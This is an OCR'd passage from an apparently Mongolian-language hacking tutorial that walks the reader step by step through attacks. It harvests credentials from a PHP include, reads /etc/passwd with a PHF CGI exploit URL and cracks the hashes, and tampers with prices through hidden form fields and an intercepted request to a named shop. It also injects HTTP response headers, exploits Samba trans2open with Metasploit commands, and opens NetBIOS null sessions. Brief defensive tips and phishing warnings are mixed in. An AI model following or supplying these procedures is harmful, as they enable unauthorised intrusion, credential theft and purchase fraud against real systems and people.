
Дотроос нь би secure.php хуудсыг include хийснийг оллоо. Зурган дээрээ та харж байгаа биз дээ. Нууц үг хэрэглэгчийн нэрээ хүмүүс голдуу include дотор php.ini файлдаа хийсэн байдаг.

```
k?
include("../phpSecurePages/secure.php");

/*----------------------------------------------------------------

phpFileFarm (c) 2001 - Jason Hines <jason@greenhell.com>
$Id: index.php,v 1.25 2001/08/28 21:59:51 www Exp $
```

Одоо phpSecurePages/secure.php онгойлгож үзээд та хардаа. Бидний хайсан зүйл олдлоо.



Одоо Логин хуудас руугаа шилжээд олдсон хэрэглэгчийн нэр, нууц үгээ хийгээд үз дээ. За та одоо Админы эрхтэй боллоо юу хиймээр байна даа. Хакердсан тэр гэж бичих үү...



- **UNIX системийн нууц үг тайлах** -

Эхлээд UNIX системийн коммандыг мэддэг байх хэрэгтэй. Ихэнх DOS-ийн комманд UNIX, LINUX-ийнхтэй ойролцоо байдаг. Зарим чухал гэсэн коммандыг бичлээ.

HELP = HELP
COPY = CP
MOVE = MV
DIR = LS
DEL = RM
CD = CD

Системд өөр хэн байгааг харахын тулд WHO коммандыг ашиглаж болно. Хэрэглэгчийн талаар мэдээлэл авахыг хүсвэл FINGER <username> гэж бичнэ.

UNIX систем хэрэглэгчийн нууц үгийг /etc гэсэн нэртэй директорт passwd нэртэйгээр хадгалдаг. Гэхдээ та тэр файлыг онгойлгоод л нууц

үгүүдийг авчихна гэж бодож байгаа бол андуурчээ. Учир нь passwd файл encrypt-лэгдсэн байдаг. Тэдгээр нууц үгийг шууд decrypt хийж болдоггүй. Тайлахаар шийдсэн бол хамгийн сайн нууц үг тайлагч Cracker Jack гэдэг програм болон үгийн сан ашиглаж тайлахыг зөвлөх байна. Энэ нь бидний холбож өгсөн үгийн сан дахь үгүүдийг encrypt-лээд, нөгөө нууц үгтэй харьцуулдаг.

Системд нэвтэрч нууц үгтэй файлыг олох хэрэгтэй болж байна. Нууц үгтэй файлыг дараах 2 аргаар олж авч болох юм.

1. Заримдаа /etc директорыг FTP (File Transfer Protocol)-с блоклоогүй байдаг. Anonymous эрхээр нэвтрэхэд нууц үгтэй файлыг харагдахааргүй хязгаарласан байгаа. Хэрэв хязгаарлаагүй бол зүгээр татаж аваад л нөгөө програмаар тайлаад л болоо... Хэрэв хязгаарласан бол 2 дахь аргаар үзэх хэрэгтэй.
2. Зарим нэг системд cgi-bin директорт PHF файл байдаг. PHF файл нь хэрэглэгчийг remote access хийх боломжийг олгодог. Вэб браузер дээрээ өөрийн довтлох гэж буй вэбийнхээ url-г дараахтай адилаар тавиад үз.

http://www.hacker.mn/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

Дээрх 2 аргаар олж чадаагүй бол өөр бусад аргууд ямар ч байсан байдаг гэдгийг хэлье.

Хэрэв өмнөх аргуудаар олж чадсан ч доторх нь "X" эсвэл "!" эсвэл "*" гэсэн тэмдэгтүүд байвал нууц үгтэй файл маань shadowed байна гэсэн үг. Shadow гэдэг бол Хакер болон хүсээгүй хүмүүс нууц үгтэй файлыг эзэмшихээс хамгаалж хийдэг нэг арга. Харамсалтай нь бид unshadow хийж чадахгүй. Гэхдээ заримдаа нууц үгтэй backup файлууд shadow хийгдээгүй байдаг. Үүнийг /etc/shadow замаар харж болно.


Хэрэв та нууц үгийг гартаа оруулсан бол өөрийн telnet client-ийг дайрах гэж байгаа сервертэй холбогдохоор ажлуул. Хэрэглэгчийн нэр нууц үгээ хийдэг цонх гарч ирнэ. Цаашаа танд ойлгомжтой биз.

Хэрхэн хамгаалах вэ?

Яаж энэ дайралтаас хамгаалах ойлгомжтой байгаа байх. Ерөнхийдөө бол хакердах гэдэг бол ямар нэг алдааг ашиглана гэсэн үг. Тиймээс дээрх алдаануудыг гаргахгүй байхад л болох юм байна. Ямар ч үед нууц үгээ маш хэцүү тайлагдахааргүй сонгож байхыг танд өөрийнхөө зүгээс зөвлөх байна.

- Social engineering -

Social engineering гэдэг бол хүмүүсийн бусдад итгэх итгэл болон хайнга байдлыг ашигладаг нэгэн арга юм. Хүмүүс ямар нэг чухал мэдээлэл бүхий форм бөглөхдөө, найдвартай байдлыг нь сайн анзаардаггүй. Хэрэгтэй мэдээллээ зүгээр бөглөөд явуулчихдаг, гэтэл заримынх нь цаана хакеруудын бэлдсэн урхи байдаг. Social engineering бол хэдийгээр програм болон техник нь сайн хамгаалалттай байсан ч хүмүүсийн сул тал алдааг ашиглаж системд нэвтрэх боломжоо ихэсгэдэг зүйл юм. Компьютерт тулгуурласан заль болон хүний алдаанд тулгуурласан заль гэж дотор нь хоёр төрөл болгон ангилдаг. Жишээлбэл Paypal-ийн тэмдэглэгээг ашиглаж хүмүүсийн итгэлийг олж аваад түүндээ хүмүүсийн кредит картын мэдээллийг цуглуулдаг сайт олон байдаг. Зургаар тайлбарлавал:



Trojan horse бол Social engineering-ийн нэг төрөл болдог. Янз бүрийн и-мэйлд хавсрагдаж ирсэн зураг гэх мэт файлууд дотроо үүнийг агуулж байдаг. Энэ нь файлыг үзэх үед идэвхжиж, таны компьютерт нууцаар сууж таны тухай мэдээллийг Хакерт өгөх болно. 'I Love You' вирус ба 'Anna Kournikova' вормууд нь үүний тод жишээ юм.


Social engineering-ээс хамгаалах арга бол энэ тухай өөрийн мэдлэгээ сайжруулах, хэрэггүй и-мэйл болон үнэгүй програмуудыг компьютертээ суулгахгүй байх. Ихэнх үнэгүй програм дотроо Trojan агуулж байдаг. Мөн янз бүрийн насанд хүрэгчдэд зориулсан сайтаас юм татаж авахгүй байх хэрэгтэй. Нууц үгээ энд тэнд хадгалахгүй байх, тайлахад хэцүү үг өгөх хэрэгтэй.

- Phishing -


Phishing бол банкны болон e-commerce вэб сайтад довтолдог арга. Нэрнээс нь хараад танд энэ үг орж ирж байгаа байх fishing буюу загасчлах гэсэн үгтэй утга нь ойролцоо. Хэрэглэгчийн мэдээлэл, кредит картын мэдээллийг олж авах зорилготой байдаг. Phishing бол social engineering (олон амжилттай хакердах процесс энгийн нууц үг асуухаас эхэлдэг) ашиглаж явдал юм. Ямар нэг и-мэйл захиа юмуу, вэб сайтаар дамжуулж линкээр тэдний мэдээллийг авах зорилготой. Бидний спам гэж нэрлээд байдаг захианууд зарим нь дотроо үүнийг агуулж байдаг.

Жишээ: Rite нэртэй электрон банкны үйлчилгээнээс баталгаажуулах и-мэйл ирсэн мэт харагдаж байна.

support@ritebank.com - Notice of Account Review Necessity! Гэсэн утга бүхий и-мэйл иржээ.



И-мэйл дотор ороод үзэхээр "Click here to verify your account" гэсэн бичиг байна. Энэ нь энд дараад өөрийгөө баталгаажуулна уу гэсэн утгатай. Доор статус дээр хуурамч хаяг руу явах гэж байгаа нь харагдаж байна. Гэвч хэрэглэгчид ихэнхдээ үүнийг анзаардаггүй.




Хэрэглэгчид энэ тухай мэдээлэл сайтай бол өөрийн мэдээллээ алдахгүй ээ, харин мэдлэг муутайгаасаа болж чухал мэдээллээ алдаж хохирох явдал гардаг. Phishing-ийн нэг хувилбар бол хүний и-мэйлийн нууц үг авах арга юм. Жишээ нь та Yahoo-гийн и-мэйл хаягтай байж, гэтэл нэг өдөр Yahoo-гийн нэрийн өмнөөс танд и-мэйл ирэх болно. Үүнд нь та и-мэйлийн нууц үгээ солихгүй удсан байна. Аюулгүй байдлын үүднээс энэ линк дээр дараад нууц үгээ солино уу гэсэн байдаг. Тухайн линк дээр дарахад Yahoo руу орж байгаа юм шиг харагдах боловч үнэндээ Хакерын бэлдсэн урхи руу ордог. Тэнд та хуучин болон шинэ нууц үгээ бөглөөд явуулангуут тэр нь хакерт ирж,

Хакер таны өмнөөс и-мэйлийн чинь нууц үгийг сольчихно. Та тэгээд шинэ нууц үгээрээ ороод эхлэх учраас юу ч анзаарахгүй. Тэгээд таны и-мэйлийн нууц үгтэй болсон Хакер юу хүссэнээ хийнэ шүү дээ. Польш улсад сурдаг нэг найз маань ийм аргаар и-мэйлийн нууц үгээ алдсан бөгөөд буцааж нууц үгээ олж авахад доторх бүх и-мэйлүүдийг нь устгачихсан байсан. Өөр хэдэн хүн ч энэ аргад өртөж хохирсныг би мэдэхгүй. Тиймээс сэрэмжлүүлэх үүднээс үүнийг бичлээ.

Үүнээс сэрэмжлэхийн тулд нэг зүйлийг байнга санах хэрэгтэй, нэр хүндтэй сайтууд хэзээ ч ийм утгатай и-мэйл илгээдэггүй. Тэгээд хаягийг нь зөв эсэхийг сайн хар, хаягийн оронд IP хаяг тавьсан байвал "Но"-той гэж ойлгох хэрэгтэй.

Мөн домайн нэрийг адилхан авч хуурах тохиолдол байдаг. Жишээ нь http://www.hacker.mn-ийг http://www.hakcer.mn гэснийг хэрэглэгч анзаарахгүй байж болно. Бас кредит карт болон түүнтэй адилтгах мэдээлэл бөглөж байхдаа SSL ашигласан эсэхийг заавал харах хэрэгтэй. SSL 100% найдвартай бишээ, хакердах боломж байдаг. Мөн Монголд хэдийгээр байхгүй ч ийм зүйлээс хамгаалдаг өөр хоёр зүйл байдаг. Гэхдээ хүссэн болгон нь SSL-ийг хакердаж чадахгүй. Энэ бол Tokens ба Smart Card. Монгол улсаа Smart Card-тай болгоё гэж хүмүүс яриад байгааг анхаарахад илүүдэхгүй байхаа. Дэлхийн хөгжлөөс хоцроод яахав.



- **Формын нууц талбар** -

Формын нууц талбар (hidden fields) бол заримдаа хамгийн амархан Хакеруудад өртдөг зүйлс. Жишээ нь:

```
<INPUT TYPE=HIDDEN NAME="name" VALUE="Dell PC">
<INPUT TYPE=HIDDEN NAME="price" VALUE="$500.00">
<INPUT TYPE=HIDDEN NAME="sh" VALUE="1">
<INPUT TYPE=HIDDEN NAME="return" VALUE="http://www.hacker.
mn/cgi-bin/cart.pl?db=stuff.dat&category=&search=Dell
PCs&method=&begin=&display=&price=&merchant=">
<INPUT TYPE=HIDDEN NAME="add2" VALUE="1">
<INPUT TYPE=HIDDEN NAME="img"
VALUE="http://www.hacker.mn/images/c-14kring.jpg">
```

Код байсан гэж бодъё. Эхлээд хуудсыг хадгалж аваад $500.00-ийг $2.00 болгоод кодоо refresh хийгээд ажлуулаад үз. Та одоо 2 доллараар Dell PC авах боломжтой болж байна.

```
<INPUT TYPE=HIDDEN NAME="name" VALUE="Dell PC">
<INPUT TYPE=HIDDEN NAME="price" VALUE="$2.00">
```

Хэрхэн хамгаалах вэ?

Үнэ болон түүнтэй адилтгах мэдээллийг клиент тал дээр хэзээ хийж болохгүй, дандаа өгөгдлийн сангаас татаж харьцуулдаг байх хэрэгтэй.


- **Samba ашиглаж** exploit **хийх** -

Та үнэхээр сайн Хакер болоод дэлхийн бүх компьютерийг унтраах тухай бодож эхэлбэл, үүнийг би тэнэг хамгийн санаа гэж хэлэх байна. Яагаад гэвэл та ISP-тэйгээ ч холбогдож чадахгүй, и-мэйлээ ч шалгах боломжгүй, ямар ч вэб сайт үзэж чадахгүй байх болно. Энэ дэндүү уйтгартай биш гэж үү? Тэгэхээр ямар нэг зүйлийг эвдэхээсээ өмнө энэ зүйл байхгүй болчихвол би яах вэ? гэж өөрөөсөө асууж байгаарай.

Бид компьютерүүдийн хооронд файл дамжуулахдаа FTP протокол ашигладгийг мэднэ. Тэгвэл зарим браузерууд үүнтэй адил Samba гэж нэрлэгддэг smb:// протокол ашиглаж болдог. FTP 21 портыг ашигладаг бол Samba 139 портыг ашигладаг.

Эхлээд бидэнд дайрах компьютерийнхээ портыг шалгахын тулд nmap гэдэг програм хэрэгтэй. Хаанаас татаж авч болохыг хавсралт


хэсэгт байгаа. Татаж авч суулгаад Windows-ийн cmd.exe-ээр ажлуулаад үүнийг бич: nmap -sS -sV 156.154.22.1 -254 -p 139
Энд та өөрийнхөө дайрах гэж байгаа компьютерийнхээ IP хаягийг бичнэ гэдгийг ойлгосон байх.




Эндээс Samba 3.X ажиллаж байгаа 1 хост олдлоо. Одоо тэгэхээр exploit хийе. Үүний тулд Windows дээр ажилладаг frameworks2.3 хэрэгтэй болно. Дараах хаягаар татаж аваад суулгах боломжтой.

http://metasploit.org/tools/frameworks-2.3.exe


Ажлуулахаар дотор нь 46 exploit байгаа, бидэнд samba _trans2open хэрэгтэй.



Дайрах объектын үйлдлийн систем нь Linux бол 0, FreeBSD бол 1 гэж бичнэ.



set PAYLOAD linux_ia32_bind гэж бичээд дараа нь.
show options
set RHOST 156.154.22.12
set RPORT 139
set LPORT 4444
exploit гэж бич.




- NetBIOS NULL session -

Одоо NetBIOS-ийн нэг нүх болох NULL session аргаар хакердъя. Эхлээд cmd.exe-гээ ажлуулаад дараах байдлаар бичнэ.


net view \\156.154.22.15 (Энд өөрийн довтлох IP хаягаа бичнэ)

Access is denied гэнээ... Одоо тэгвэл NULL session-ий алдааг ашиглахаас.


net use \\156.154.22.15\IPC$ “” /U:”” гэж бичээд үз.



Нэвтэрч чадлаа, одоо өмнө бичсэнээ дахиж бичээд share хийнэ дээ.



Энд ганцхан root нэртэй эзэмшигч л байна. Тэгвэл
net use M: \\156.154.22.15\root
Одоо cmd.exe гаргаад M:\ гээд л биччих, юу гарж ирэхийг хар.



За та одоо юу хиймээр байна үүн дээр...

- **HTTP хариулт өөрчлөх** -

HTTP толгойн мэдээлэл өөрчлөлт оруулахыг кеш-найруулах, cross-site scripting, hijack гэж нэрлэдэг. Эдгээр аргуудыг дэлгэрүүлж үзэх болно. Жишээ нь дараах кодыг явуулсан гэж үзье л дээ.

```
String author = request.getParameter(AUTHOR_PARAM);
Cookie cookie = new Cookie("author", author);
    cookie.setMaxAge(cookieExpiration);
    response.addCookie(cookie);
```

Хариулт дараах байдалтай ирнэ.

```
HTTP/1.1 200 OK
...
Set-Cookie: author= Jane Smith
```

Хэрэв Хакер MGL Hacker\r\nHTTP/1.1 200 OK\r\n... дээрх мөрийг нэмээд оруулчихвал, ийм болно гэсэн үг.

```
Set-Cookie: author= MGL Hacker
HTTP/1.1 200 OK
...
```

Жишээ зургаар shoplift хэрхэн хийдгийг харъя. Энд хятадын нэг e-commerce сайт байна. Бидний сонгосон бараа 1290 гэсэн үнэтэй байна.

Send | Find/Rep

```
POST /cgi-bin/shop/mycart.cgi HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, */*
Referer: http://www.3cshopcar.com.tw/cgi-bin/shop/buy.cgi?mode=spart&part=1007&parts=
1007&paname=????
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.0.3705)
Host: www.[redacted]
Content-Length: 112
Pragma: no-cache
Cookie: LINKID=

opics=&name=%B6%C0%AA%F7%AA%B4%BA%C0%AA%E1&pay=1290%A4%B8&how=1
&goodsno=good&usr=3cshopcar&image.x=17&image.y=12
```

Одоо тэгвэл үнийг нь 1290-ийг 1 болгож сольж бичье...

Харж байна уу? Ийм байдалд орохгүйн тулд вэбээ хийхдээ сайн бодож хийгээрэй.

- Do**S Дайралт** -

Дээр бичигдсэн аргуудаас заримыг нь одоо үзэх болно. Хамгийн эхлээд DoS буюу Denial of Service-ийн тухай тайлбарлая. DoS дайралт нь ерөнхийдөө вэб серверийг унагаах эсвэл урсгалыг үерлүүлэх зорилготой. DoS дайралт дотроо хоорондоо бага зэрэг ялгаатай маш олон төрөл байдаг. Жишээ нь:

- Ping of Death
- Teardrop
- Ping Flooding
- Amplification
- D-DoS
- SYN-Flooding
- Port scan
- Stealth SYN scan
- FIN / X-Mas / Null-Scan
- Spoof
- Idle-Scan
- Shroud Proactive гэх мэт цаана нь олон төрөл байдаг.

Эдгээрийг ямар зорилготойг тайлбарлахыг хичээе. Эдгээр нь бүгд л ямар нэг зүйлийн алдаан дээр суурилдаг гээд ойлгочихвол амар байх болов уу.

